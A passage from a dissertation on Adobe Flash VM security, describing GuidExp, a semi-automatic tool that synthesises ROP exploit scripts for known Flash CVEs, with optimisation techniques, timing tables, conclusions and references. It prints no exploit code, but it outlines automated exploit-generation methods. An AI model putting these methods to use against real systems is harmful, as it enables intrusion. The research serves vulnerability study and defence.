Our third optimization technique, *instruction tiling*, uses such relationships between instructions, to create instruction chains that can perform meaningful activities such

as calling a variable, coercing a type of variable, or calling a property of an object. We refer to such an instruction chain as a *tile*. GuidExp can generate candidate slices adding or replacing a tile instead of an instruction. Thus, the number of candidate slices that GuidExp needs to synthesize decreases dramatically as the number of permutations of tiles is significantly smaller than the number of permutations of instructions.

One of the challenges with tiling is that GuidExp must ensure the coherence between the tiling and the operand stack verification techniques. In operand stack verification, GuidExp simulates the instruction-based operand stack employed by the AVM to avoid generating candidate slices that perform illegal operand stack operations. However, as tiling creates instruction chains, GuidExp might lose track of the operand stack operations performed by each instruction in a tile. Therefore, GuidExp needs to simulate the operand stack that performs the operand stack operations for every tile.

In order to address this challenge, GuidExp attaches an operand stack *operation sequence* for each tile it creates. An operation sequence consists of the operand stack operations performed by the corresponding tile. GuidExp runs the sequence for every tile in candidate slices because the execution of a tile might not change the number of elements in the operand stack, but it might first `pop` an element and then `push` a new element onto the operand stack. In this case, there must be at least one element on the operand stack before executing the tile. GuidExp ensures that execution of candidate slices does not violate the operand stack structure by running operand stack operation sequences attached to the tiles.

In addition to tiles that the security expert provides, GuidExp adds predefined tiles capable of building well-known structures such as `for-loop` and `if-else blocks` into every search space. Moreover, GuidExp populates candidate slices with global and local variables and provides tiles to call them to reduce the number of candidate slices

generated during the exploit generation process.

5.3.3.1 Well-known Structures as Tiles

GuidExp expects candidate slices to utilize well-known structures such as `for-loop`s and `if-else block`s. GuidExp provides a tile for each structure to facilitate synthesizing candidate slices that contain these structures. However, having a structure might cause some errors such as iterating over an endless loop or a divide-by-zero exception. Thus, GuidExp applies some restrictions to prevent such errors being raised. For example, to use the `for-loop` tile, GuidExp should follow these rules: (1) a `for-loop` can be iterated at most ten times so that GuidExp avoids having infinite loops, (2) the iterator must be initialized as `'1'`, (3) the iterator can be increased only by `'1'` after each iteration, and (4) the iterator cannot be used with basic math operators (`+`, `-`, `*`, `/`). With adopting the rules#2-4, GuidExp avoids run-time errors such as `'divided by zero'` or `'integer overflow'`.

5.3.3.2 Global and Local Variable Declaration as Tiles

We expect that the exploit script that GuidExp generates will declare local and global variables. Declaring a local variable requires not only synthesizing the correct instruction sequence but also adjusting of the metadata of candidate slices. First, the variable name must be added into the constant pool, which is a structure in the metadata, where constants are referenced from other parts of the candidate slice structure [3]. Second, a `multiname_entry` for the variable must be created as `names` in the AVM are represented by a combination of the name itself and one or more `namespaces`, which are used to define the scope of the variables [3]. Finally, the `local_count` field that indicates the number of local registers [3] the corresponding method uses must be increased by `'1'`, since having a local variable requires using an additional local register. Implementing these adjustments for every candidate slice that GuidExp generates is a challenge and adversely affects the performance of it.

To overcome the variable declaration challenge for every candidate slice, GuidExp populates candidate slices with global and local variables. GuidExp inserts five local variables in every function definition and five global variables from each *primitive* type (`integer`, `bool`, etc.) and additionally two `ByteArray` and `Vector` instances, since they are frequently used data types in ROP attacks. With having additional global and local variables, GuidExp does not need to (1) synthesize codes that create these variables, and (2) modify the metadata of candidate slices. In addition, GuidExp provides tiles which call global and local variables so that GuidExp does not need to synthesize instruction chains to call these variables. For our running example, the efficiency of tiling is given in the eleventh and the twelfth rows of Table 5.1.

5.3.4 Feedback from the AVM

The Code Generator sends candidate slices that do not violate the operand stack to the Invariant Validator to be executed in the AVM in Phase 2 in Figure 5.3. However, the AVM can raise different types of run-time errors during the execution of candidate slices that GuidExp cannot detect before their execution. The AVM raises these errors when candidate slices perform an illegal operation, such as reading outside array boundaries, or if the AVM cannot keep running because of resource restrictions. For example, if a candidate slice contains an infinite loop, the AVM will raise the `out-of-memory` error. The Code Generator marks the instruction permutation that the error-raising candidate slice contains as `ill-prefix`, and discards the candidate slice. The Code Generator also stores `ill-prefix` permutations in a search tree so that it can quickly decide whether future candidate slices contain an `ill-prefix`. Therefore, the Code Generator discards subsequently generated candidate slices if they contain an `ill-prefix` permutation, since instruction sequences are prefix-closed, and will raise the same error. The most common types of error messages that GuidExp receives are: `TypeError`, `ArgumentError`, `ReferenceError`, `RangeError`, stack underflow, and stack overflow errors [3]. As shown in the seventeenth row of the

Table 5.1, in experiments with our running example, by using the feedback from the AVM, GuidExp discards 58.07% of the candidate slices that pass the operand stack verification.

5.3.4.1 TypeError

A `TypeError` is thrown when the actual type of an operand is different from the expected type. In addition, this exception is raised when a value is assigned to a variable and cannot be coerced to the variable's type or the `super` keyword is used illegally. Candidate slices that raise a `TypeError` are eliminated after they are executed in the AVM. However, the other candidate slices that append these candidate slices are disqualified even without being generated by GuidExp . Although the type of operands can be coerced explicitly, GuidExp allows type coercion only before the operand is called.

5.3.4.2 ArgumentError

An `ArgumentError` occurs when the arguments supplied in a function do not match the arguments defined for that function. This error is raised, for example, when a function is called with the wrong number of arguments, an argument of the incorrect type, or an invalid argument. When an `ArgumentError` is raised, GuidExp verifies the candidate slice that raises the error because the error might occur because of the wrong number of arguments. GuidExp changes the bytecode that declares the number of arguments with the number of elements in the operand stack when the function is called. After the candidate slice is verified, it is executed one more time to see if the error persists. If yes, the candidate slice and the other candidate slices that append the candidate slice are disqualified as the error occurs because of the incorrect type or invalid arguments.

5.3.4.3 ReferenceError

A `ReferenceError` exception is thrown when a reference to an undefined property is attempted. Candidate slices that GuidExp generates raise this error when a property is called by an object that does not defined the property it calls. The other candidate slices that follow the candidate slice that raises a `ReferenceError` must remove the reference of the undefined property. However, GuidExp does not allow such an operation because `push`ing an element onto the operand stack and then `pop`ping it without making use of it can create infinite loops.

5.3.4.4 RangeError

A `RangeError` occurs when an invalid index is provided to an array type buffer. An index is invalid if it is less than zero, or it points beyond the array boundaries, or it is not an `integer`. When a candidate slice causes the AVM to raise a `RangeError`, after discarding the candidate slice, GuidExp disqualifies the other candidate slices that append the candidate slice based on the type of the index. If the index is an `integer`, GuidExp does not allow any basic math operations.

5.3.4.5 Stack Underflow and Overflow Errors

Stack underflow and overflow errors are categorized under `VerifyError` by the AVM. A `VerifyError` represents an error that occurs when a malformed or corrupted executable is encountered. Although, GuidExp ensures that it generates grammatically correct executables with the tiling, more than 90% of the error messages that candidate slices raise are `VerifyError` messages. The reason that candidate slices cause so many `VerifyError` messages is that the AVM expects to run complete actions such as assigning a value to an object. However, the tiling provides pieces of actions. For example, the complete action that we state above consists of three pieces: (1) calling the object, (2) `push`ing the value onto the operand stack, and (3) assigning the value to the object. Therefore, GuidExp cannot disqualify candidate slices that raise a

Table 5.2: Exploit generation for CVE-2015-5119 with open-source core implementation of the AVM (top half) and closed-source Flash Debugger (bottom half)

Exploit Subgoal	Number of Generated Candidate Slices	Number of Executed Candidate Slices	Percentage of Executed Candidate Slices	Synthesizing Time (s)
Corrupting a Buffer Space Implicitly	2,396,744	12,229	0.51	9.35
Spraying Helper Elements	19,173,952	73,997	0.38	55.90
Locating Sprayed Elements	37,448	357	0.95	1.72
Disclosing the Offset of the Located Elements	55,345,757	282,392	0.51	138.26
Corrupting the Disclosed Buffer	4,793,488	21,591	0.45	17.03
Locating `ELF` Object Files	19,173,952	81,545	0.42	57.12
Locating `libc` Libraries	55,345,757	278,385	0.50	138.05
Locating Executable Segment	76,695,808	379,587	0.49	199.78
Locating Gadgets and Building the ROP Chain	435,848,049	1,648,451	0.37	240.92
			Total Synthesizing Time: 858.13 (14m 18.13s)	
Corrupting a Buffer Space Implicitly	2,396,744	29,167	1.21	605.58
Spraying Helper Elements	19,173,952	210,225	1.09	3,895.64
Locating Sprayed Elements	37,448	769	2.05	12.76
Disclosing the Offset of the Located Elements	55,345,757	508,339	0.91	6,845.86
Corrupting the Disclosed Buffer	4,793,488	41,342	0.86	963.86
Locating `ELF` Object Files	19,173,952	201,852	1.05	3,364.89
Locating `libc` Libraries	55,345,757	459,336	0.82	6,276.25
Locating Executable Segment	76,695,808	706,031	0.92	9,546.07
Locating Gadgets and Building the ROP Chain	435,848,049	2,954,400	0.67	11,512.47
			Total Synthesizing Time: 43,023.38 (11h 57m 03.38s)	

`VerifyError` because the error occurs due to missing pieces of complete actions.

5.4 Experimental Results

All experiments were conducted on a virtual machine with a 3.4 GHz Intel Core i7 processor with 8 GB RAM. We used VMware Workstation 15 to emulate the virtual machine with Ubuntu 16.04 LTS. PoC scripts were created using Adobe Flex SDK 4.6 [13], `mxmlc`, and Mozilla Tamarin Project ActionScript Compiler, `asc.jar` [152]. GuidExp was written in Java with NetBeans IDE 8.0.2 JDK v. 1.8.0._201-b09.

We synthesized exploit scripts for eleven different AVM vulnerabilities, including our running example vulnerability, CVE-2015-5119. We selected these vulnerabilities because these vulnerabilities were frequently used in famous exploit kits such as Nuclear [47], Neutrino [104], Angler [104], Gong Da [188], and Cool [188]. In addition,

these vulnerabilities are well-publicized so that we can create the corresponding exploit subgoals for these vulnerabilities accurately.

We conducted two set of experiments. In the first set, GuidExp utilized an open-source core implementation of the AVM, called `avmplus` [7] (commit 65a0592) provided by Adobe, to execute candidate slices GuidExp generated for our running example vulnerability. To our knowledge, the open-source core version contains only one vulnerability which is our running example vulnerability. Assuming that the security experts would have the source of their application, we highlight the performance of GuidExp with the open-source version. In addition, we conducted the second set of experiments with the closed-source Flash Player Debugger v11.2.202.262 [12] because this particular debugger version contains all eleven vulnerabilities we selected. Although the core version contains only one vulnerability, it performs significantly better than the closed-source version since the execution of each candidate slice in the closed-source version requires starting-up and terminating the debugger.

The top half of Table 5.2 demonstrates our experimental results with the open-source core implementation of the AVM for our running example vulnerability. We give the number of generated candidate slices and executed candidate slices during synthesizing each exploit subgoal. GuidExp outputs the exploit script within slightly below 15 minutes.

The bottom half of Table 5.2 shows our experimental results with the closed-source Flash Player debugger, v11.2.202.262, for our running example vulnerability. The exploit generation process takes around 45 times more time compared to our first set of experiments. In addition, since the error messages that the debugger outputs are shown to the users in pop-ups, we cannot leverage the feedback coming from the debugger. Thus, the number of executed candidate slices are higher in the bottom half of Table 5.2 compared to the top half of Table 5.2.

Table 5.3 shows our experimental results with eleven other AVM vulnerabilities we

Table 5.3: Exploit generation for selected vulnerabilities

Selected Vulnerabilities	Synthesizing Time	Flash Player Version
CVE-2015-5119	**11h 57m 03.38s**	**v11.2.202.262**
CVE-2013-0634	12h 09m 14.50s	v11.2.202.262
CVE-2014-0502	12h 54m 15.19s	v11.2.202.262
CVE-2014-0515	12h 51m 26.67s	v11.2.202.262
CVE-2014-0556	12h 08m 35.29s	v11.2.202.262
CVE-2015-0311	11h 56m 19.10s	v11.2.202.262
CVE-2015-0313	12h 20m 47.98s	v11.2.202.442
CVE-2015-0359	11h 05m 05.61s	v11.2.202.262
CVE-2015-3090	12h 01m 33.16s	v11.2.202.262
CVE-2015-3105	13h 25m 46.80s	v11.2.202.262
CVE-2015-5122	12h 07m 02.59s	v11.2.202.262

selected. In these experiments, GuidExp executes candidate slices with the closed-source debugger. According to our experiments, GuidExp can generate an exploit script for a vulnerability in less than 14 hours.

5.5 Discussions and Limitations

One of the biggest challenges we faced in this work that the PoCs that we found online were not compatible with the open-source AVM implementation [7]. In addition, some PoCs that we found were written for different versions of the AVM, which adopt different memory layouts for the run-time instances. Therefore, we crafted our PoCs by tailoring these PoCs. We recalculated offsets of the attributes used for triggering vulnerabilities, removed external libraries used in the PoCs or if their source are publicly available, we statically compiled these libraries with the core implementation to include them, since the open-source version of AVM provides only the core functionalities of the ActionScript language.

Since we provide the exploit subgoals to GuidExp to conduct our experiments, we need to obtain a deep understanding of how a ROP attack exploits given vulnerabilities and bypasses modern operating system security mechanisms such as ASLR or DEP. However, the PoCs we craft and the exploit code GuidExp synthesizes perform their malicious activities implicitly. For example, the exploit script corrupts the length of the `Vector` instance without calling the `.length` property, but with exploiting the

unusual situation of the AVM that occurs after triggering the vulnerability. Therefore, we could not use any ActionScript debugger to observe run-time behaviors of the exploit code to understand how the exploit script tricks the AVM to perform its malicious intention surreptitiously. Hence, we utilized `GNU debugger` [78] to debug the AVM and observe run-time behaviors of the exploit code by scrutinizing the memory cells to see how the exploit code modifies memory cells executing one instruction at a time.

As a limitation, GuidExp's performance strictly depends on the accuracy of the exploit subgoals. Having redundant instructions in an exploit subgoal significantly increases the time that GuidExp needs to generate the exploit script, since the number of permutations of instructions increases exponentially as the number of instructions increases linearly.

5.6 Conclusion

We have presented the first guided (semi-automatic) AEG tool, GuidExp, that produces ROP exploit scripts that exploit given vulnerabilities residing in the AVM by exploring all possible execution paths that triggering these vulnerabilities can lead to. Unlike the other AEG implementations, GuidExp does not employ a fuzz tester or a symbolic execution tool because they are not efficiently helpful since (1) fuzz testers cannot efficiently generate grammatically correct executables for the AVM due to the improbability of generating random highly-structured executables that follow the complex grammar rules that the AVM enforces, and (2) symbolic execution tools encounter the well-known program-state-explosion problem due to the enormous number of control paths in early processing stages of binaries executed by the AVM.

GuidExp adopts several optimization techniques to facilitate the AEG process: (1) exploit deconstruction, which breaks the exploit script that GuidExp needs to synthesize into several smaller subgoals, (2) operand stack verification, (3) instruction tiling, and (4) feedback from the AVM. GuidExp receives *hints* from security experts

and it uses them to determine places where the exploit script is split so that GuidExp can concentrate on synthesizing these subgoals in sequence instead of the entire exploit code at once. We report that these techniques reduce the complexity of the process by a factor of 10^{45}, 81.9, $10^{13.5}$, and 2.38 respectively, for our running example. In addition to our running example, we report on GuidExp-produced exploit scripts for ten other well-publicized AVM vulnerabilities.

CHAPTER 6: CONCLUSIONS

In this dissertation, we propose a robust, holistic security solution for the AVM versions that focuses on mitigating design flaws in the implementation of the AVM. Our solution consists of three main thrusts: (1) vulnerability classification, (2) in-lined reference monitoring, and (3) automatic exploit generation. These three thrusts together work in harmony; in vulnerability classification, we analyze and classify ActionScript vulnerabilities to identify the attack surface of the AVM. Knowing the attack surface, we build a vulnerability-class-specific security policy enforcement mechanism leveraging in-lined reference monitoring to secure the Flash scripts without modifying the AVM versions. Finally, we synthesize exploit scripts that exploit AVM vulnerabilities by using automatic exploit generation techniques. We target executing exploit scripts we generate to observe their run-time behaviors and the way they exploit AVM vulnerabilities. Our observations enable us to disclose underlying weaknesses in the implementation of the AVM. Therefore, we can harden our security policy enforcement engine. In this chapter, we summarize our contributions and underline the important findings and experimental results for each research thrusts. Additionally, we discuss future work as new directions or extensions based on our research in this dissertation.

6.1 A Fine-grained Classification and Security Analysis of Web-based Virtual Machine Vulnerabilities

In Chapter 3, we present three major contributions towards the classification of AVM vulnerabilities. First, we introduce the AVM vulnerability categories mentioned in the CVE and NVD databases. We discuss an example vulnerability for every

sub-class of the CVE "Memory Corruption" category and an exploit script that exploits the example vulnerability for every sub-class we prioritize. We demonstrate the way exploit scripts attack these vulnerability classes to highlight vulnerability-class-specific idiosyncrasies. Our analyses show that there are commonalities in each vulnerability class that creates vulnerabilities in the AVM. Discovering these commonalities allows us to build our vulnerability-class-specific security solutions that mitigate these idiosyncrasies that lead to vulnerabilities.

Second, we analyze and present a more fine-grained web-based VM vulnerability classification, creating meaningful sub-classes of the "Memory Corruption" CVE category to identify the attack surface of web-based VMs more accurately than what the CVE and NVD databases provide. Third, we reclassify CVE AVM vulnerabilities labeled as generic "Memory Corruption" and "Unspecified" into one of our more fine-grained sub-classes (a memory corruption vulnerability can be (1) a use-after-free, (2) a double-free, (3) an integer overflow, (4) a buffer overflow, or (5) a heap overflow vulnerability). We reclassify 60 such “Memory-Corruption” and 84 such "Unspecified" vulnerabilities by analyzing the execution of PoC exploits provided by exploit databases and vulnerability mitigation projects’ collections.

Future Work: First, further research should be undertaken to classify "Unspecified" and "Memory Corruption" vulnerabilities that we cannot classify into one of the CVE vulnerability categories or sub-classes of "Memory Corruption" vulnerabilities. Second, we manually classify AVM vulnerabilities, which is an arduous task considering the number of AVM vulnerabilities and inconsistencies in the CVE and NVD databases. However, with autonomous approaches that leverage *natural language processing* (NLP) techniques to analyze vulnerability descriptions and observe run-time behaviors of the PoC exploits for the AVM vulnerabilities, we can classify the AVM vulnerabilities easier and more accurately. However, this might be challenging due to the necessity of expertise in NLP techniques and building an automatic exploit analyzing tool.

6.2 Inscription: An In-lined Reference Monitoring Engine for ActionScript/Flash Vulnerabilities

In Chapter 4, we present three main contributions towards mitigating the AVM vulnerabilities. First, we present the design and implementation of our security solution, Inscription, that leverages in-lined reference monitoring to enforce security policies into untrusted Flash executables. We use our vulnerability classification introduced in Chapter 3 when building Inscription. Inscription is the first fully automated Flash code binary transformation system that can guard major Flash vulnerability classes without modifying vulnerable AVMs.

Second, we demonstrate that many AVM vulnerabilities can be addressed via two complementary binary transformation approaches: (a) direct *monitor in-lining* as bytecode instructions, and (b) binary *class-wrapping*. Additionally, we show that Inscription is capable of implementing these approaches to sub-classes of AVM "Memory Corruption" vulnerabilities by discussing detailed case-studies and mitigating these five sub-classes of AVM "Memory Corruption" vulnerabilities of Flash exploits currently being observed in the wild.

Third, we present a novel memory management layer that prevents all ActionScript use-after-free and double-free vulnerabilities that are part of our five sub-classes of AVM "Memory Corruption" vulnerabilities. We demonstrate that Inscription is able to defend against zero-day attack campaign targeting South Korean citizens before the zero-day vulnerability is discovered and patched.

Future Work: Future work includes the following. First, since Inscription modifies the untrusted Flash scripts to stop the execution of security policy-violating code segments in these Flash scripts, we need to certify transparency and soundness [206, 208] of Inscription with a certification system. The certification system outputs a certificate that researchers can analyze and decide completeness of the implementation of such systems. Second, we also plan to extend the developed technology and security

mechanisms to other similar ECMAScript languages and platforms, and to extend Inscription to handle malicious events generated in externally loaded files inside a SWF as well.

6.3 GuidExp: Automatic Exploit Generation for ActionScript/Flash Vulnerabilities

In Chapter 5, we present three main contributions towards the automatic exploit generation for the ActionScript and Flash vulnerabilities. We present the design and implementation of the first guided (semi-automatic) exploit generation tool, GuidExp, targeting vulnerabilities residing in the implementation of language VMs, specifically the AVM. GuidExp differs from typical AEG implementations in that GuidExp does not rely on a typical fuzz tester or symbolic execution tool for synthesizing the exploit script for given ActionScript vulnerabilities.

Second, we propose four optimization techniques to enable GuidExp to synthesize the exploit script without leveraging a fuzz tester or symbolic execution tool. *Exploit deconstruction*, which is our main optimization technique, is a strategy of splitting exploit scripts that AEG implementations produce into smaller code blocks. Therefore, GuidExp concentrates on synthesizing these smaller code blocks in sequence rather than the entire exploit at once. In our running example, we show that exploit deconstruction can reduce the complexity of the AEG process by a factor of 10^{45}. The other optimization techniques are (1) *operand stack verification*, (2) *instruction tiling*, and (3) *feedback from the AVM*, to facilitate the exploit generation process. In our running example, we report that our optimization techniques can reduce the complexity of AEG process by a factor of 81.9, $10^{13.5}$, and 2.38 respectively.

Third, we outline a detailed running example where GuidExp synthesizes the exploit script, which performs an ROP attack, for a real-world AVM use-after-free vulnerability. Also, we report on the production of exploit scripts for ten other real-world AVM vulnerabilities to highlight the scalability of GuidExp.

While our dissertation uses Adobe ActionScript/Flash as a case study to demonstrate our techniques, our approaches extend well beyond ActionScript/Flash and applicable to other programming languages that are deterministic and take inputs in the form of a sequence of instructions. For example, every sub-class of "Memory Corruption" vulnerabilities corrupts the memory in a specific way. Therefore, by using our vulnerability reclassification technique (introduced in Section 3.5.1) in which we monitor runtime behavior of exploit scripts to decide the type of the vulnerability they exploit, the sub-class of "Memory Corruption" vulnerabilities of other programming languages can be determined. Additionally, our wrapper class approach (introduced in Section 4.2) is applicable to JavaScript since JavaScript supports the *anonymous* function definition that provides *tamper-proofing* so that anonymous function definitions can replace wrapper class implementation. Moreover, our AEG approach is also extensible to other programming languages since; first, our exploit deconstruction technique (that allows defining exploit subgoals) is language-independent, and second, every instruction in deterministic programming languages has a specific meaning that allows security expert to create search spaces for defined exploit subgoals.

REFERENCES

[1] Gunes Acar, Marc Juarez, Nick Nikiforakis, Claudia Diaz, Seda Gürses, Frank Piessens, and Bart Preneel. FPDetective: Dusting the web for fingerprinters. In *Proc. of the 20th ACM Conf. on Computer and Communications Security (CCS)*, pages 1129–1140, 2013.

[2] Anno Accademico. Static detection and automatic exploitation of intent message vulnerabilities in Android applications. Master's thesis, Politecnico Di Milano, 2013.

[3] Adobe, Inc. ActionScript virtual machine 2 (AVM2) overview. `https://www.adobe.com/content/dam/acom/en/devnet/pdf/avm2overview.pdf`, May 2007.

[4] Adobe, Inc. Adobe pixel bender reference. `https://www.adobe.com/content/dam/acom/en/devnet/pixelbender/pdfs/pixelbender_reference.pdf`, 2010. Accessed: 2017-10-30.

[5] Adobe, Inc. ActionScript® 3.0 reference for the Adobe® Flash® platform. `https://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/class-summary.html`, 2015. Accessed: 2016-03-11.

[6] Adobe, Inc. SWF file format specification version 19. `https://www.adobe.com/content/dam/acom/en/devnet/pdf/swf-file-format-spec.pdf`, 2015. Accessed: 2016-12-02.

[7] Adobe, Inc. avmplus. `https://github.com/adobe/avmplus`, 2016.

[8] Adobe, Inc. Adobe Primetime TVSDK 1.4 for desktop HLS programmer's guide. `https://helpx.adobe.com/support/primetime.html`, 2018.

[9] Adobe, Inc. Run-time errors. https://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/runtimeErrors.html, 2020.

[10] Adobe, Inc. Bitmap - AS3. https://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/display/Bitmap.html, 2020.

[11] Adobe, Inc. BitmapData - AS3. https://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/display/BitmapData.html, 2020.

[12] Adobe, Inc. Archived Flash Player versions. https://helpx.adobe.com/flash-player/kb/archived-flash-player-versions.html, 2020.

[13] Adobe, Inc. Download Adobe Flex SDK. https://www.adobe.com/devnet/flex/flex-sdk-download.html, 2020.

[14] Irem Aktug and Katsiaryna Naliuka. ConSpec - A formal language for policy specification. *Science Computer Programming (SCP)*, 74(1-2):2–12, 2008.

[15] Abeer Alhuzali, Birhanu Eshete, Rigel Gjomemo, and V.N. Venkatakrishnan. Chainsaw: Chained automated workflow-based exploit generation. In *Proceedings of the 23th ACM Conference on Computer and Communications Security (CCS)*, October 2016.

[16] Y. Amit. Cross-site scripting through Flash in GMail based services. IBM application security insider. https://tinyurl.com/yxzkj2nv, March 2010.

[17] Angular. One framework. Mobile & desktop. https://angular.io/, 2020.

[18] Cornelius Aschermann, Sergej Schumilo, Tim Blazytko, Robert Gawlik, and Thorsten Holz. REDQUEEN: Fuzzing with input-to-state correspondence. In *Proceedings of The Network and Distributed System Security Symposium (NDSS)*, volume 19, pages 1–15, 2019.

[19] Thanassis Avgerinos, Sang Kil Cha, Brent Lim Tze Hao, and David Brumley. AEG: Automatic exploit generation. In *Proceedings of The Network and Distributed System Security Symposium (NDSS)*, February 2011.

[20] Lujo Bauer, Jay Ligatti, and David Walker. Composing security policies with Polymer. In *Proceedings of the 26th ACM Conference on Programming Language Design and Implementation (PLDI)*, pages 305–314, 2005.

[21] Sofia Bekrar, Chaouki Bekrar, Roland Groz, and Laurent Mounier. Finding software vulnerabilities by smart fuzzing. In *Proceedings of the 4th IEEE International Conference on Software Testing, Verification and Validation (ICST)*, 2011.

[22] Bill Hackley. Adobe Flash zero-day vulnerability exposed to public. `https://blogs.bromium.com/adobe-flash-zero-day-vulnerability-exposed-to-public/`, 2015. Accessed: 2017-10-30.

[23] Andrea Bittau, Adam Belay, Ali Mashtizadeh, David Mazières, and Dan Boneh. Hacking blind. In *Proceedings of the 2014 IEEE Symposium on Security and Privacy (SP'14)*, May 2014.

[24] Marcel Böhme, Van-Thuan Pham, Manh-Dung Nguyen, and Abhik Roychoudhury. Directed greybox fuzzing. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 2329–2344, 2017.

[25] Marcel Böhme, Van-Thuan Pham, and Abhik Roychoudhury. Coverage-based greybox fuzzing as markov chain. *IEEE Transactions on Software Engineering*, 45(5):489–506, 2017.

[26] Bootstrap Team. Bootstrap. `https://getbootstrap.com/`, 2020.

[27] Konstantin Böttinger and Claudia Eckert. DeepFuzz: Triggering vulnerabilities deeply hidden in binaries. *Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA)*, 9721:25–34, 2016.

[28] Mark Brand and Chris Evans. Significant Flash exploit mitigations are live in v18.0.0.209. `https://googleprojectzero.blogspot.com/2015/07/significant-flash-exploit-mitigations_16.html`, 2015.

[29] Sergey Bratus, Axel Hansen, and Anna Shubina. LZfuzz: A fast compression-based fuzzer for poorly documented protocols. *Darmouth College, Hanover, NH, Tech. Rep. TR*, 634, 2008.

[30] Erik Buchanan, Ryan Roemer, Hovav Shacham, and Stefan Savage. When good instructions go bad: Generalizing return-oriented programming to RISC. In *Proceedings of the 15th ACM Conference on Computer and Communications Security (CCS)*, pages 27–38. ACM, 2008.

[31] Colin J Burgess and M Saidi. The automatic generation of test cases for optimizing fortran compilers. *Information and Software Technology*, 38(2): 111–119, 1996.

[32] Juan Caballero, Pongsin Poosankam, Stephen McCamant, Dawn Song, et al. Input generation via decomposition and re-stitching: Finding bugs in malware. In *Proceedings of the 17th ACM Conference on Computer and Communications Security (CCS)*, pages 413–425, 2010.

[33] Cristian Cadar, Daniel Dunbar, Dawson R Engler, et al. KLEE: Unassisted and automatic generation of high-coverage tests for complex systems programs. In *Proceedings of the 8th USENIX Symposium on Operating Systems Design and Implementation ((OSDI))*, volume 8, pages 209–224, 2008.

[34] Dan Caselden, Alex Bazhanyuk, Mathias Payer, Stephen McCamant, and Dawn Song. HI-CFG: Construction by binary analysis and application to attack polymorphism. In *Proceedings of the 18th European Symposium on Research in Computer Security (ESORICS)*, pages 164–181, 2013.

[35] Dan Caselden, Jen Weedon, Xiabo Chen, Mike Scott, and Ned Moran. Operation greedyWonk: Multiple economic and foreign policy sites compromised and serving up Flash zero-day exploit. `http://tinyurl.com/mps9ltp`, 2014. Accessed on 2017-05-22.

[36] S. Chatterji. Flash security and advanced CSRF. Presented at the OWASP Delhi Chapter Meet, 2008.

[37] Daniel Chechik. Neutrino exploit kit – one Flash file to rule them all. `https://www.trustwave.com/Resources/SpiderLabs-Blog/Neutrino-Exploit-Kit-%E2%80%93-One-Flash-File-to-Rule-Them-All/`, 2015.

[38] Feng Chen and Grigore Roşu. Java-MOP: A monitoring oriented programming environment for Java. In *Proceedings of the 11th International Conference on Tools and Algorithms for the Construction and Analysis of Systems (TACAS)*, pages 546–550, 2005.

[39] Jiongyi Chen, Wenrui Diao, Qingchuan Zhao, Chaoshun Zuo, Zhiqiang Lin, XiaoFeng Wang, Wing Cheong Lau, Menghan Sun, Ronghai Yang, and Kehuan Zhang. IoTFuzzer: Discovering memory corruptions in IoT through app-based fuzzing. In *Proceedings of the 26th Annual Network & Distributed System Security Symposium (NDSS)*, 2018.

[40] Junjie Chen. Learning to accelerate compiler testing. In *Proceedings of the 40th International Conference on Software Engineering (ICSE)*, pages 472–475, 2018.

[41] Junjie Chen, Yanwei Bai, Dan Hao, Yingfei Xiong, Hongyu Zhang, Lu Zhang, and Bing Xie. Test case prioritization for compilers: A text-vector based approach. In *IEEE International Conference on Software Testing, Verification and Validation (ICST)*, 2016.

[42] Junjie Chen, Yanwei Bai, Dan Hao, Yingfei Xiong, Hongyu Zhang, and Bing Xie. Learning to prioritize test programs for compiler testing. In *2017 IEEE/ACM 39th International Conference on Software Engineering (ICSE)*, pages 700–711. IEEE, 2017.

[43] Junjie Chen, Guancheng Wang, Dan Hao, Yingfei Xiong, Hongyu Zhang, Lu Zhang, and Xie Bing. Coverage prediction for accelerating compiler testing. *IEEE Transactions on Software Engineering*, 2018.

[44] Junjie Chen, Jiaqi Han, Peiyi Sun, Lingming Zhang, Dan Hao, and Lu Zhang. Compiler bug isolation via effective witness test program generation. In *Proceedings of the 2019 27th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering (ESEC/FSE)*, pages 223–234, 2019.

[45] Peng Chen and Hao Chen. Angora: Efficient fuzzing by principled search. In *Proceedings of the 39th IEEE Symposium on Security and Privacy ((SP))*, pages 711–725, 2018.

[46] Vitaly Chipounov, Volodymyr Kuznetsov, and George Candea. S2E: A platform for in-vivo multi-path analysis of software systems. *ACM SIGARCH Computer Architecture News*, 39(1):265–278, 2011.

[47] Cisco. Cisco 2016 midyear security report. `https://tinyurl.com/y7kupmkr`, July 2016.

[48] Computer Incident Response Center Luxembourg. circl.lu. https://circl.lu/, 2020.

[49] L. Constantin. Iranian nuclear program used as lure in Flash-based targeted attacks. https://tinyurl.com/y655sb4m, March 2012.

[50] Mauro Conti, Stephen Crane, Lucas Davi, Michael Franz, Per Larsen, Marco Negro, Christopher Liebchen, Mohaned Qunaibit, and Ahmad-Reza Sadeghi. Losing control: On the effectiveness of control-flow integrity under stack attacks. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security (ACM CCS)*, pages 952–963, 2015.

[51] Lance Cottrell. Browser fingerprints, and why they are so hard to erase. http://tinyurl.com/huqcxy7, 2015. Accessed: 2016-12-03.

[52] CVE. Top 50 products by total number of "distinct" vulnerabilities in 2016. https://www.cvedetails.com/top-50-products.php?year=2016, 2016. Accessed: 2017-5-20.

[53] CyberSecurity and Infrastructure Security Agency. Understanding denial-of-service attacks. https://www.us-cert.gov/ncas/tips/ST04-015, 2009.

[54] Mads Dam, Bart Jacobs, Andreas Lundblad, and Frank Piessens. Security monitor in-lining for multithreated Java. In *Proceedings of the 23rd European Conference on Object-Oriented Programming (ECOOP)*, pages 546–569, 2009.

[55] Benjamin Davis, Ben Sanders, Armen Khodaverdian, and Hao Chen. I-ARM-Droid: A rewriting framework for in-app reference monitors for Android applications. In *Proceedings of the IEEE Workshop on Mobile Security Technologies (MoST)*, 2012.

[56] Vasily Davydov, Anton Ivanov, and Dimitry Vinogradov. How exploit packs are concealed in a Flash object. https://securelist.com/analysis/publications/69727/howexploit-packs-are-concealed-in-a-ash-object, April 2015. Accessed: 2019-03-05.

